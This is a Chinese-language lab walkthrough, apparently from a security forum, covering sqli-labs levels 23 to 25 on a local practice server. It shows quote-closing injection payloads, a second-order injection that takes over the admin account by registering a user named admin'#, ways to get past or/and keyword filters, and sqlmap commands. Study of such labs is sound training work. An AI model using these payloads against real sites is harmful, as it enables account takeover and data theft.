
发现是单引号闭合





--+和#都没起到注释的作用，被过滤了

既然后面有个'无法注视掉，那么我们就利用一下让它能闭合，构造语句?id=1' or '1'='1,然后就可以联合查询




完成注入


或者使用sqlmap执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-23/?id=1" --dbs(被过滤字符这种类型都可以这种命令)

Less24

看见有注册应该是一个二次注入，目的是修改管理员admin的密码，注册一个新账户，用户名为admin'#,密码123456，登陆进去修改密码



新密码改为123，然后admin密码也被改为了123



Less25
很明显的提示了过滤了or和and，绕过方法可以用&&代替and,||代替or,或者双写结合大小写绕过用Oorr代替or,AandnD代替and，这两种方法都行
利用sqlmap，执行命令python sqlmap.py -u “url” –hex –dbs搞定

点击收藏 | 3 关注 | 2

上一篇：CVE-2019-11580: A... 下一篇：Windows Kernel Ex...

1. 1 条回复

Jobs 2019-08-30 18:46:50

写的很不错的

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录